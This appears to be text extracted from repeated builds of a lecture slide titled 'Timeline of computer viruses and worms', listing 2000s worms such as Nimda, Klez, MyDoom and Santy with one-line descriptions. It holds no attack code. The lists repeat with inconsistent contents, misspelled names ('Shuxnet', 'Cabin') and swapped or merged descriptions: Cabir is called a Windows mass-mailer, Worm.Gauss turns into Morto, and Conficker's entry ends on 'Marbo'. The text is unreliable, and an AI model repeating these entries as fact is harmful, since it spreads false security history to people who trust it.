- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Cabir** is a mass-mailing worm affecting all versions of Windows
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **Cabin** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabin** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Smash** is a worm that spreads via email and file sharing protocols (SMB, PHPBB) and used Google in order to find new computers

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Anna** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgiomo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **I Love You** causes upwards of 5.5 to 10 billion dollars in damage
- ▶ **Pikachu** is the first virus that targets children
- ▶ **Anna Kournikova** hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- ▶ **Sadmind** spreads by exploiting holes in both Sun Solaris and IIS
- ▶ **Sircam** spreads via email and Windows network shares
- ▶ **Nimda** spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- ▶ **Klez** exploits a vulnerability in Microsoft IE and Microsoft Outlook
- ▶ **Simile** is a metamorphic computer virus written in assembly
- ▶ **Welchia** tries to remove the blaster worm and patch Windows
- ▶ **Sobig** spreads via email and Windows network shares
- ▶ **Agobot** spreads by exploiting MS03-026 and MS05-039
- ▶ **Bolgimo** spreads by exploiting a buffer overflow on DCOM RPC
- ▶ **Bagle** is a mass-mailing worm affecting all versions of Windows
- ▶ **MyDoom** holds the record for the fastest-spreading mass mailer worm
- ▶ **Cabir** is designed to infect mobile phones that run Symbian OS
- ▶ **Santy** is the first known "webworm". It exploited a vulnerability in phpBB and used Google in order to find new targets

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ **Brontok** was a mass mailer worm
- ▶ The Koobface Worm targets users of Facebook and MySpace
- ▶ The Daprosy Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ **Shuxnet** is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ **Morto** is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ **Worm.Gauss** is a worm that steals sensitive information from computers connected to the Internet. It targets Linux servers allowing RDP logins. Once Morto finds an RDP accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ Brontok was a mass mailer worm
- ▶ Storm Worm was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The Koobface Worm targets users of Facebook and MySpace
- ▶ The Daprosy Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ Shuxnet is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- ▶ Marbo is a virus that spreads online from Peer to Peer sites taking browsing history
- ▶ The Conficker Worm is a computer worm that spreads via peer-to-peer networks and removable drives. It can also exploit a vulnerability in Microsoft's Remote Desktop Protocol (RDP) for servers allowing RDP logins. Once Marbo finds an RDP accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords

Timeline of computer viruses and worms


The 2000s



- ▶ **Zotob** spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- ▶ **Samy** was an XSS worm
- ▶ Brontok was a mass mailer worm
- ▶ Storm Worm was identified as a fast spreading email spamming threat to Microsoft systems
- ▶ The Loveletter worm spread via email attachments.
- ▶ The Dafrosy Worm spreads via local area network connections, spammed emails and USB mass storage devices
- ▶ Shuxnet is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
